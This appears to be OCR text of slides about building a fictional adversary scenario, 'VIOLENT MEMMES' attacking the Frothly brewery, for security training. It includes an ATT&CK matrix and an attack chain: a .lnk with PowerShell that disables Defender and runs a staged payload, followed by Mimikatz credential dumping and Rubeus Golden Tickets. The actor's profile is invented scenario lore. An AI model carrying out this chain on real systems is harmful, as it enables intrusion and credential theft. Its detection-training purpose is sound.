5 items	9 items	11 items	6 items	18 items	3 items	4 items	6 items	8 items	10 items	1 items
Replication Through Removable Media	Command-Line Interface	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Automated Collection	Commonly Used Port	Data Compressed
Spearphishing Attachment	Dynamic Data Exchange	Bootkit	Accessibility Features	Bypass User Account Control	Input Capture	Network Sniffing	Logon Scripts	Data from Information Repositories	Communication Through Removable Media	
Spearphishing Link	Exploitation for Client Execution	Component Object Model Hijacking	Bypass User Account Control	Component Object Model Hijacking	Network Sniffing	Peripheral Device Discovery	Pass the Hash	Data from Local System	Connection Proxy	
Trusted Relationship	PowerShell	Hidden Files and Directories	Exploitation for Privilege Escalation	Connection Proxy		Process Discovery	Pass the Ticket	Data from Removable Media	Custom Cryptographic Protocol	
Valid Accounts	Rundll32	Logon Scripts	Scheduled Task	Deobfuscate/Decode Files or Information			Remote File Copy	Data Staged	Data Obfuscation	
	Scheduled Task	Office Application Startup	Valid Accounts	Exploitation for Defense Evasion			Replication Through Removable Media	Email Collection	Domain Fronting	
	Scripting	Registry Run Keys / Startup Folder		File Deletion				Input Capture	Multi-hop Proxy	
	User Execution	Scheduled Task		Hidden Files and Directories				Screen Capture	Remote File Copy	
	Windows Management Instrumentation	Shortcut Modification		Hidden Window					Standard Application Layer Protocol	
		Valid Accounts		Indicator Removal on Host					Standard Non-Application Layer Protocol	
		Windows Management Instrumentation Event Subscription		Obfuscated Files or Information						
				Rootkit						
				Rundll32						
				Scripting						
				Software Packing						
				Template Injection						
				Timestomp						
				Valid Accounts						

MITRE ATT&CK® Navigator v2.3.2

Goals

- Spearphishing Link (.lnk file)
- Domain Fronting
- Accessibility Features
- Pass the Ticket (Golden Ticket)
- NTDS.dit



History


Very little is known about the group other than a recent spat of activity in 2019 detected by the threat intelligence group FRPCENK. The group's name "VIOLENT MEMMES" was coined after analysts at FRPCENK consistently saw references to the Violent Femmes in the group's malware and C2 communications. Combined with their use of stego in internet memes and the occasional utilization of Violent Femmes band members (victor.delorenzo[@]gmail[.]com) in spear phishing campaigns, FRPCENK analyst Rtan Krowbar reported that "When you add it up, the name was obvious."

Targets

The group has reportedly only targeted organizations in the American and Australian brewing industry.

Techniques

The VIOLENT MEMMES reportedly uses spearphishing and off-the-shelf hacking tools like Metasploit and PowerShell exploits to gain footholds on victim infrastructure. The group also



VIOLENT MEMMES

1 SOCIO-POLITICAL AXIS

- Seeking to obtain high end Western Beers for production in their breweries

ADVERSARY

- Nation-state sponsored adversary
- Uses German naming conventions

CAPABILITIES

- PowerShell
- Spearphishing
- Domain Fronting
- Ticket Passing

INFRASTRUCTURE

- German Based DigitalOcean servers
- Enom Registered DNS

2 TECHNICAL AXIS


- Metasploit
- Credential Dumping (Mimikatz)
- User svc_print for Account Persistence
- Remote Desktop Protocol
- Schtasks.exe for beacon and persistence
- PSExec for lateral movment
- Yandex browser

VICTIMS

Western innovative Brewers and Home Brewing companies

THREATCONNECT

Thanks ThreatConnect!




Techniques Used

Domain	ID	Name	Use
Enterprise	T1015	Accessibility Features	APT29 used sticky-keys to obtain unauthenticated, privileged console access.[4][6]
Enterprise	T1088	Bypass User Account Control	APT29 has bypassed UAC.[4]
Enterprise	T1043	Commonly Used Port	APT29 has used Port Number 443 for C2.[7]
Enterprise	T1172	Domain Fronting	APT29 has used the meek domain fronting plugin for Tor to hide the destination of C2 traffic.[4]
Enterprise	T1203	Exploitation for Client Execution	APT29 has used multiple software exploits for common client software, like Microsoft Word and Adobe Reader, to gain code execution as part of.[1]
Enterprise	T1107	File Deletion	APT29 used SDelete to remove artifacts from victims.[4]
Enterprise	T1070	Indicator Removal on Host	APT29 used SDelete to remove artifacts from victims.[4]


Construction Challenges

- Could not get a copy of Cobalt Strike
  - PowerShell Empire was not an option
  - Metasploit filled the gap
- Wanted to exercise LOTL, not just MSP
  - LOTS of encoding
- Strong desire to have a cloud component
- All workstations needed to be Windows 10 running Windows Defender
  - Server was Win2012
- Needed to be different from prior year's scenario




Tools

- Metasploit
- Rubeus
- Mimikatz
- SDelete
- RDPWrapper
- PSexec.exe
- Tar.exe
- Microsoft Remote Desktop


.lnk
Cloned Website
First Stage
C2
Beacon Site
URL Req w Details
GUI
RDP Pivot via
Port Forwarding
Stolen Creds from AD
Azure/O365
Services
Active Directory
Thirsty Berner Brewery
Frothly

.LNK File



Thank you for attending this year’s conference. We wanted to provide you a link to all the presentations from the sessions and tracks. Because the presentations are for attendees only, please use your special ~~**PIN: <insert pin>** to access your session~~ link.

Thank you again for attending and we look forward to seeing you next year!

Sincerely,
Gordon Ritchie

- Lnk file with embedded PowerShell that is zipped (and password protected)


- Lnk file is placed in GDrive
  - Upon execution
    - Runs PS command to download from cloned website a pdf that lists all the sessions
    - Opens the pdf
    - Disables WinDefender on local system using a nice registry/scheduled task bypass technique
    - Runs PS command to download from staging server and executes

Credential Attacks

- Mimikatz
  - Metasploit Module (Kiwi)
  - Mimikatz (lsadump/kerberos)
  - PowerShell Script

```
  .#####.   mimikatz 2.1.1 20180925 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

- Rubeus
  - Golden Ticket
  - Newer tool, wanted to exercise it
  - Very easy to use
  - Microsoft Sysmon and Windows Events Logs (4688)



